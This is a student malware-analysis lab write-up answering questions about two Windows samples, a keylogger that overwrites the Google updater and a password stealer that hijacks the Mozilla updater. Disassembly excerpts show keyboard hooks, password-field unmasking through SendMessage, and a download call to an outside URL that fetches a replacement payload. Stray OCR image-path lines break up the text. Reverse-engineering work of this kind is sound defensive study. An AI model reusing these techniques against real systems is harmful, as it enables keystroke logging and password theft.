
Lab 05-1.malware

1. What does the malware drop to disk?

The malware's resource section contains an executable file (DROP), which it copies to the path C:\Program Files\Google\Update\GoogleUpdate.exe.




```
; const WCHAR FileName
FileName:                               ; DATA XREF: sub_4010A0+3↑o
                unicode 0, <C:\Program Files\Google\Update\GoogleUpdate.exe>,0
```

```
sub_4010A0 proc near
push    ebp
mov     ebp, esp
push    offset FileName ; "C:\\Program Files\\Google\\Update\\GoogleUp"...
push    0               ; lpModuleName
call    ds:GetModuleHandleW
push    eax             ; hModule
call    sub_401000
add     esp, 8
xor     eax, eax
pop     ebp
retn
sub_4010A0 endp
```

```
push    ebp
mov     ebp, esp
sub     esp, 1Ch
mov     [ebp+var_1], 0
push    offset Type     ; "RC_DATA"
push    offset Name     ; "DROP"
mov     eax, [ebp+hModule]
push    eax             ; hModule
call    ds:FindResourceW
mov     [ebp+hResInfo], eax
mov     ecx, [ebp+hResInfo]
push    ecx             ; hResInfo
mov     edx, [ebp+hModule]
push    edx             ; hModule
call    ds:LoadResource
```


The malware eventually calls *WriteFile* and uses the handle returned from *LoadResource* to overwrite the Google Updater with the DROP resource.

2. How does the malware achieve persistence? Why does this make a great host-based signature?

The malware achieves persistence because Google Chrome automatically launches the updater periodically. By replacing the executable, the malware is getting launched instead of the legitimate updater program. The hash of the imposter Google Chrome Update application is a great host-based indicator.


3. **How does the malware ensure more than one instance of itself isn't running on the system at any given time?**

The malware uses a mutex called WODUDE.



4. **Name 2 ways the malware tries to hide its presence from the user.**

The malware hides the console window launched by the process, and overwrites an existing, legitimate file so that no new files appear on the system.



5. **Name the 2 major WinAPI calls involved in enabling the key logging.**

I. *SetWindowsHookEx* Installs an application-defined hook procedure into a hook chain (MSDN)
II. *SetWinEventHook* Sets an event hook function for a range of events (MSDN)

6. **What are the names of the constants passed to each of these WinAPI calls?**

```
mov     [ebp+hmod], eax
push    0                   ; dwThreadId
mov     ecx, [ebp+hmod]
push    ecx                 ; hmod
push    offset fn           ; lpfn
push    WH_KEYBOARD_LL      ; idHook
call    ds:SetWindowsHookExW
```

For *SetWindowsHookExW*, the only constant is 'WH_KEYBOARD_ALL' which is represented by the number 0x0D (thirteen).

```
push    WINEVENT_SKIPOWNPROCESS ; dwFlags
push    0                   ; idThread
push    0                   ; idProcess
push    offset pfnWinEventProc ; pfnWinEventProc
push    0                   ; hmodWinEventProc
push    EVENT_SYSTEM_FOREGROUND ; eventMax
push    EVENT_SYSTEM_FOREGROUND ; eventMin
call    ds:SetWinEventHook
```

For *SetWinEventHook* there are two constants used, WINEVENT_SKIPOWNPROCESS and EVENT_SYSTEM_FOREGROUND.

7. **What does the malware do with the collected data?**

The malware writes the collected keylog data to a file in the current working directory (inside the Google Updater folder). The file uses the name of the computer.

```
mov     [ebp+lpFileName], eax
lea     ecx, [ebp+nSize]
push    ecx                 ; nSize
mov     edx, [ebp+lpFileName]
push    edx                 ; lpBuffer
call    ds:GetComputerNameW
jmp     short loc_401221

loc_401221:                 ; hTemplateFile
push    0
push    80h                 ; dwFlagsAndAttributes
push    2                   ; dwCreationDisposition
push    0                   ; lpSecurityAttributes
push    0                   ; dwShareMode
push    0C0000000h          ; dwDesiredAccess
mov     edx, [ebp+lpFileName]
push    edx                 ; lpFileName
call    ds:CreateFileW
```

Lab 05-2.malware

1. **Why does this sample use the internet? Where does it connect to?**

This sample attempts to download the file at http://malcode.rpis.ec/update_defender. If it succeeds, it replaces the updater program for Mozilla applications. If it fails to connect, then it calls the same function from Lab_05-1.malware that replaces updater with the DROP executable from the .rsrc section.

```
main proc near
push    ebp
mov     ebp, esp
push    0               ; LPBINDSTATUSCALLBACK
push    0               ; DWORD
push    offset aCProgramFilesM ; "C:\\Program Files\\Mozilla Maintenance Se"...
push    offset aHttpMalcode_rp ; "http://malcode.rpis.ec/update_defender"
push    0               ; LPUNKNOWN
call    ds:URLDownloadToFileW
test    eax, eax
jz      short loc_4010D3
```

2. **How does the malware achieve persistence? Why does this make a great host-based signature?**

The malware achieves persistence because Mozilla applications automatically launch the updater periodically. By replacing the executable, the malware is getting launched instead of the legitimate updater program. The hash of the imposter Mozilla Update application is a great host-based indicator.

3. **Why is the second mutex necessary in this sample?**

A second mutex is necessary in this sample so that the process only has one thread enumerating the child windows. The process will spawn a thread every time the foreground window changes, and if the user changes foreground windows before one child-enumeration finishes, a second child-enumeration thread will start. This can be an issue because the child-enumeration thread checks and sets certain values that are shared among processes (like the value of password field masks).

4. **Briefly describe what SendMessage does.**

SendMessage takes a message (string) and sends it to a specified window handle. According to MSDN, the *SendMessage* function "calls the window procedure for the specified window and does not return until the window procedure has processed the message".

5. **What are the names and purposes of the 3 constants used (as the 2nd arg to SendMessage) by this sample?**

I. *EM_GETPASSWORDCHAR* Gets the password character that an edit control displays when the user enters text.

II. *EM_SETPASSWORDCHAR* Sets or removes the password character for an edit control. Since wParam is 0, "the control removes the current password character and displays the characters typed by the user." (MSDN)

III. *EM_GETLINE* Copies a line of text from an edit control and places it in a specified buffer.

```
push    0               ; lParam
push    0               ; wParam
push    EM_GETPASSWORDCHAR ; Msg
mov     eax, [ebp+hWnd]
push    eax             ; hWnd
call    ds:SendMessageW
mov     [ebp+var_205], al
push    0               ; lParam
push    0               ; wParam
push    EM_SETPASSWORDCHAR ; Msg
mov     ecx, [ebp+hWnd]
push    ecx             ; hWnd
call    ds:SendMessageW
mov     [ebp+var_20C], 0FFh
mov     edx, 2
imul    eax, edx, 0
mov     cx, word ptr [ebp+var_20C]
mov     word ptr [ebp+eax+Buffer], cx
lea     edx, [ebp+Buffer]
push    edx             ; lParam
push    0               ; wParam
push    EM_GETLINE      ; Msg
mov     eax, [ebp+hWnd]
push    eax             ; hWnd
call    ds:SendMessageW
```

6. **How does this sample steal passwords? How does it differ from the last sample?**

The malware looks for password fields in currently existing windows by using the *SendMessageTimeoutW* function with the message set to EM_GETPASSWORDCHAR. If it finds a window that has a password field, it uses the *SendMessage* function with the message as EM_SETPASSWORD 0 to put the password in plain text. It then sends another message with EM_GETLINE to retrieve this plain text password, and then resets the password mask to its original value retrieved by the first EM_GETPASSWORD message. This differs from the last sample because it does not use hooking and it is only targeting password fields.

7. **What does the malware do with the collected data?**

The malware writes the collected keylog data to a file in the current working directory (inside the Mozilla Updater folder). The file uses the name of the computer.